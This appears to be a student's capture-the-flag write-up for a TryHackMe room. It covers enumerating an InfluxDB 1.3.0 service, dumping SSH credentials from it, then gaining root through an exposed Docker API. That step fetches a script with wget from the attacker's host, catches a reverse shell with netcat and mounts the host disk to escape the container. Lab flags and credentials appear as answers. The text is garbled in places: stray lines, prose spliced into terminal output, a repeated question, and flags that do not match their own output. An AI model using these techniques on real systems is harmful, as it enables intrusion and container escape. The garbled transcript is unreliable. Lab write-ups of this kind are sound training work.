

**ISSACK WAITHAKA**  
**cs-sa07-24085**

The first thing to do was to start the machine

## 1. Enumeration

**Task 2** Enumeration

Answer the questions below

Do a TCP portscan. What is the name of the database software running on one of these ports?

Correct Answer

I conducted an nmap scan which gave the following results

```
is fallback please
2024-07-14 21:57:0 Host is up, received conn-refused (0.24s latency).
2024-07-14 21:57:0 Scanned at 2024-07-14 22:14:24 EAT for 52s
2024-07-14 21:57:0 Not shown: 997 closed tcp ports (conn-refused)
2024-07-14 21:57:0 PORT      STATE SERVICE REASON  VERSION
2024-07-14 21:57:0 111/tcp   open  rpcbind syn-ack 2-4 (RPC #100000)
2024-07-14 21:57:0 | rpcinfo:
2024-07-14 21:57:0 | program version port/proto service
2024-07-14 21:57:0 | 100000 2,3,4 111/tcp rpcbind
2024-07-14 21:57:0 | 100000 2,3,4 111/udp rpcbind
2024-07-14 21:57:0 | 100000 3,4 111/tcp6 rpcbind
2024-07-14 21:57:0 | 100000 3,4 111/udp6 rpcbind
2024-07-14 21:57:0 | 100024 1 36264/tcp6 status
2024-07-14 21:57:0 | 100024 1 45473/tcp6 status
2024-07-14 21:57:0 | 100024 1 46453/udp6 status
2024-07-14 21:57:0 | 100024 1 52447/udp status
2024-07-14 21:57:0 2222/tcp open  ssh syn-ack OpenSSH 6.7p1 Debian 5-deb8u8 (protocol 2.0)
its X25519
2024-07-14 21:57:0 | ssh-hostkey:
2024-07-14 21:57:0 | 1024 b0:ce:c9:21:65:89:94:52:76:48:ce:d8:c8:fc:04:ec (DSA)
2024-07-14 21:57:0 | ssh-dss AAAAB3NzaC1kc3MAAACBAL0LP9Bx9VQxs4JDY8vovJlp+l+pPX2MGttzN2gGNYABXAVSF9CA140ituA5tcJd5/Nv3Ru3Xyu8Yo5SV0d82rd7L/NF5Relx+iiVF+bigo329wbV3w
2024-07-14 21:57:0 sIrRQGUYHXiMjAs8WqQR+XKj0m3q4QLVxe/juI1dddy6/x04fL/n0Sh3RAAAAFQDKuQDe9pQtmnqvJkZ7QuCgm31+vQAAAIbENh/MS3oHvz1tCC4nZYwdAYZMBj2It0gYCMvD0oSkqL9IMaP9
2024-07-14 21:57:0 DiT/5G3D9ARrZPeSP4CqhfrIGH57t59RNdnc3ukEsfJPo23b9BwmdIW7HXp9XDqyY1kD6L3Tq0bpeXpeXt6FQ93rFxcZngFkCrMD4+YytS532qPHMP0Wh75gAAAAIA7TohVech8kWT6KIML
2024-07-14 21:57:0 2Y61s9cwUqwrTkjJIYMdZ73nP69FD0bw08vyrdrAwtVnsqRaNcsVVz9sB00z3wmp/ZNI5NiuyA0UwEcXpJ5k6jCn620gBpMEzVy6a8Ih3yRYHoiVMrQ/PIuoIGxeYGckCorv8jS2203pq1Fnz
2024-07-14 21:57:0 23FRPH2A=
2024-07-14 21:57:0 | 2048 7e:86:88:f6:42:4e:94:48:0a:aa:da:ab:3:61:3c:6e (RSA)
2024-07-14 21:57:0 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCB8mLFPg9mxxAdEbJGnz0v6Jzo4qdBcajkaIBKewKyz60QTvyhVcDReSB20z0m14mPCs3UN58hSNStCYXjZcpIBpqz2pHupVlqQ7u41Vo
2024-07-14 21:57:0 2W8u0nVFLt2U8JhTtA9wE6MA9GhitkN3Qorxb3kLcP5/WCDdcmkDL0EYxZV53A52VWINGX3vYkdMAKHamp/VHvrsIeHozqfLL8vD2UioDmxDJwgXJRsr2iGVU1FL/Bu/Dw1PwJkm50ua99y
2024-07-14 21:57:0 PpZbvcS9EwWki76aEtZSbcMAWHxz330e3tLXLcFkc9C9dIW35nBvpe5Dx17gLR/mCHp2iTpdx1FmpSf+Jj0/m2vKwL4X
2024-07-14 21:57:0 | 256 04:1c:82:f6:a6:74:53:c9:c4:6f:25:3:4c:bf:8b:a8 (ECDSA)
2024-07-14 21:57:0 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTQ1Zm1kdHJhbnR5NTYAAAAIbmlzdHJhbnR5NTYAAABBBHfHfQIZHVEKYC/vyNS+vTt35iUIIWoFNSQP/Bm/v90QzZjsYU9MSt7xdLR/2LZp9VWk3
2024-07-14 21:57:0 2nL5JL65tvcImx=
2024-07-14 21:57:0 | 256 49:4b:dc:e6:04:07:b6:d5:ab:c0:b0:a3:42:8e:87:b5 (ED25519)
2024-07-14 21:57:0 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIjEYHTE8GbpGSLNB+/3IWFYFRkJB+N9SmKs3Uh14pPj
2024-07-14 21:57:0 8086/tcp open  http syn-ack InfluxDB http admin 1.3.0
2024-07-14 21:57:0 |_http-title: Site doesn't have a title (text/plain; charset=utf-8).
2024-07-14 21:57:0 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
2024-07-14 21:57:0
2024-07-14 21:57:0 NSE: Script Post-scanning.
2024-07-14 21:57:0 NSE: Starting runlevel 1 (of 3) scan.
2024-07-14 21:57:0 Initiating NSE at 22:15
2024-07-14 21:57:0 Completed NSE at 22:15, 0.00s elapsed
```

## 2.Data exploration and user flag

a)

Answer the questions below

What is the database user you find?

Correct Answer

```
(dylan@kali)-[~/Downloads]
$ curl http://10.10.86.126:8086/debug/requests
{
  "o5yY6yya:127.0.0.1": {"writes":2,"queries":2}
}

(dylan@kali)-[~/Downloads]
$
```

To login I created a payload that would create a user and password that I would use as credentials to login

and with that I was able to login

4. I was able to login. To login I created credentials to login

```
> show databases;
name: databases
name      title      Target IP Address      Expires
-----
creds     rhincv03   10.10.2.148  1h 10min 49s
docker
tanks
mixer
internal
> use tanks
> show database tanks
> show measurements; you find?
name: measurements
name
fruitjuice_tank
gelatin_tank
sugar_tank
water_tank
> select * from water_tanks
> select * from water_tank
name: water_tank
time      filling_height  temperature
-----
1621166400000000000 94.06 21.57
1621170000000000000 94.01 23.64
1621173600000000000 93.32 22.14
1621177200000000000 94.17 22.18
1621180800000000000 94.11 23.35
1621184400000000000 94.09 20.43
1621188000000000000 94.6 22.5
1621191600000000000 92.09 21.46
1621195200000000000 94.89 21.43
1621198800000000000 92.14 23.24
1621202400000000000 94.38 21.49
1621206000000000000 94.38 21.02
1621209600000000000 92.62 23.98
1621213200000000000 94.34 21.96
1621216800000000000 93.99 21.55
1621220400000000000 94.02 23.6
```

That is how I got the answer

16213212000000000000	92.53	21.21
16213248000000000000	92.56	23.02
16213284000000000000	93.33	21.9
16213320000000000000	93.57	22.94
16213356000000000000	93.46	21
16213392000000000000	94.27	22.91
16213428000000000000	92.53	21.54
16213464000000000000	92.53	22.5
16213500000000000000	93.01	21.12
16213536000000000000	94.92	21.11
16213572000000000000	94.76	20.95
16213608000000000000	92.75	22.66
16213644000000000000	93.42	22.96
16213680000000000000	92.23	22.3
16213716000000000000	93.82	22.82
16213752000000000000	94.13	22.58

4.

What is the highest rpm the motor of the mixer reached?

4875

✓ Correct Answer

To get the highest rpm I navigated to the mixer database

```
> show databases
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use mixers
ERR: Database mixers doesn't exist. Run SHOW DATABASES for a list of existing databases.
DB does not exist!
> use mixer
Using database mixer
> \l
ERR: error parsing query: found \, expected SELECT, DELETE, SHOW, CREATE, DROP, GRANT, REVOKE, ALTER, SET, KILL at line 1, char 1
> show measurements
name: measurements
name
----
mixer_stats
> select * from mixer_stats
name: mixer_stats
time      filling_height  motor_rpm  temperature
-----
16211664000000000000  59.61        4326      72.59
16211700000000000000  60.12        4520      66.16
16211736000000000000  61.85        4846      64.95
16211772000000000000  57.57        4562      72.41
16211808000000000000  57.86        4526      73.82
16211844000000000000  64.4         4322      72.41
16211880000000000000  58.25        4592      67.97
16211916000000000000  64.85        4102      66.88
16211952000000000000  58.16        4722      61.6
```

4.

What is the highest rpm the motor of the mixer reached?

4875

✓ Correct Answer

To get the highest rpm I navigated to the mixer database

I went through one by one until I found it

16215120000000000000	57.71	4618	65.71
16215156000000000000	60.5	4690	61.71
16215192000000000000	58.76	4154	70.85
16215228000000000000	58.76	4875	70.85

5.

What username do you find in one of the databases?

uzJk6Ry98d8C

✓ Correct Answer

I navigated to the creds database and queried all the items available in the database

```
(dylan@kali)-[~/Downloads]
$ influx -host 10.10.2.148 -port 8086 -username admin -password '1234567'
Connected to http://10.10.2.148:8086 version 1.3.0
InfluxDB shell version: 1.6.7~rc0
> show databases
name: databases
name
-----
creds
docker
tanks
mixer
_internal
> use creds
Using database creds
> show measurements
name: measurements
name
-----
ssh
> select * from ssh
name: ssh
time                Credits      pw                user
-----
1621166400000000000 7788764472  uzJk6Ry98d8C
```

6.

user.txt

THM{V4w4FhBmtp4RFDti}

✓ Correct Answer

After I logged in using ssh as the user with the credentials I found at the creds database, I was able to find the user.txt file

```
(dylan@kali)-[~/Downloads]
$ ssh uzJk6Ry98d8C@10.10.2.148 -p 2222
uzJk6Ry98d8C@10.10.2.148's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 16 08:53:08 2024 from ip-10-9-240-221.eu-west-1.compute.internal
uzJk6Ry98d8C@ebfea10e5a7b:~$ ls
data meta.db user.txt wal
uzJk6Ry98d8C@ebfea10e5a7b:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@ebfea10e5a7b:~$
```

7.

Task 4 Privilege escalation

Answer the questions below

/root/root.txt

THM{5qsDivHdCi2oabwp}

✓ Correct Answer

- To access this I needed to do a privilege escalation to the root directory. First I connected to docker so that I could list the items in the container

```
(dylan@kali)-[~/Downloads]
$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

- I created a script which I was to download into the docker container.

```
ls
^C
Keyboard interrupt received, exiting.

(dylan@kali)-[~/Downloads]
$ nc -lvnp 4545
listening on [any] 4545 ...

(dylan@kali)-[~/Downloads]
$ vi script.sh

bash: /dev/tcp//10.9.240.221/4545: Invalid argument

(dylan@kali)-[~/Downloads]
$ docker -H tcp://localhost:8080 container exec sweettoothinc wget http://10.9.240.221:8000/scrpt.sh
converted 'http://10.9.240.221:8000/scrpt.sh' (ANSI_X968) → 'http://10.9.240.221:8000/scrpt.sh' (UTF-8)
--2024-07-20 10:36:26-- http://10.9.240.221:8000/scrpt.sh
Connecting to 10.9.240.221:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43 [text/x-sh]
Saving to: 'scrpt.sh.2'

0K
100% 3.45M=0s

2024-07-20 10:36:27 (3.45 MB/s) - 'scrpt.sh.2' saved
```



```
(dylan@kali)-[~/Downloads]
```

```
$ nc -lvnp 4545
```

```
listening on [any] 4545 ...
```

```
connect to [10.9.240.221] from (UNKNOWN) [10.10.112.40] 54668
```

```
bash: cannot set terminal process group (-1): Inappropriate ioctl  
for device
```

```
bash: no job control in this shell
```

```
root@0e22fffc5440:/# ls
```

```
ls
```

```
bin
```

```
boot
```

```
dev
```

```
entrypoint.sh
```

```
etc created a script which I was to download into the docker container.
```

```
home
```

```
initializeandquery.sh
```

```
lib
```

```
lib64
```

```
media
```

```
mnt
```

```
opt
```

```
proc
```

```
root
```

```
run
```

```
sbin
```

```
script.sh
```

```
script.sh.1
```

```
script.sh.2
```

```
srv
```

```
sys
```

```
tmp
```

```
usr
```

```
var
```

```
root@0e22fffc5440:/# ls /root
```

The file downloaded successfully and I was able to access the root directory

```
root@0e22fffc5440:/# ls /root
```

```
ls /root/
```

```
root.txt
```

```
root@0e22fffc5440:/# cd root
```

```
cd root
```

```
root@0e22fffc5440:/root# cat roo
```

```
cat root.txt
```

```
THM{5qsDivHdCi2oabwp}
```

```
root@0e22fffc5440:/root#
```

8.

Answer the questions below

The second /root/root.txt

THM{nY2ZahyFABAmjrnX}


✓ Correct Answer


To get this I used the **df** which would display the disk space. This should not be visible in a docker container. So I tried to mount the hard drive within docker container

```
root@0e22fffc5440:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none            15G   4.8G   9.5G  34% /
tmpfs           64M    0    64M   0% /dev
tmpfs           247M    0   247M   0% /sys/fs/cgroup
/dev/xvda1      15G   4.8G   9.5G  34% /mnt
shm             64M    0    64M   0% /dev/shm
tmpfs           99M   4.7M   94M   5% /run/docker.sock
root@0e22fffc5440:/root# cd /tmp
cd /tmp
root@0e22fffc5440:/tmp# mkdir esc
mkdir esc
root@0e22fffc5440:/tmp# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
root@0e22fffc5440:/tmp# cd esc
cd esc
root@0e22fffc5440:/tmp/esc# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
```



```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@0e22fffc5440:/tmp/esc# cd root
cd root
root@0e22fffc5440:/tmp/esc/root# ls
ls
root.txt
root@0e22fffc5440:/tmp/esc/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@0e22fffc5440:/tmp/esc/root#
```





## Conclusion

- I gained practical experience in using tools and techniques for reconnaissance, enumeration, and exploitation. I have learned that tools like docker comes in handy when it comes to cyber security. This room enhanced my understanding of common security flaws, such as authentication bypasses, and how to mitigate them. It was quite challenging though but I am glad I was able to finish it.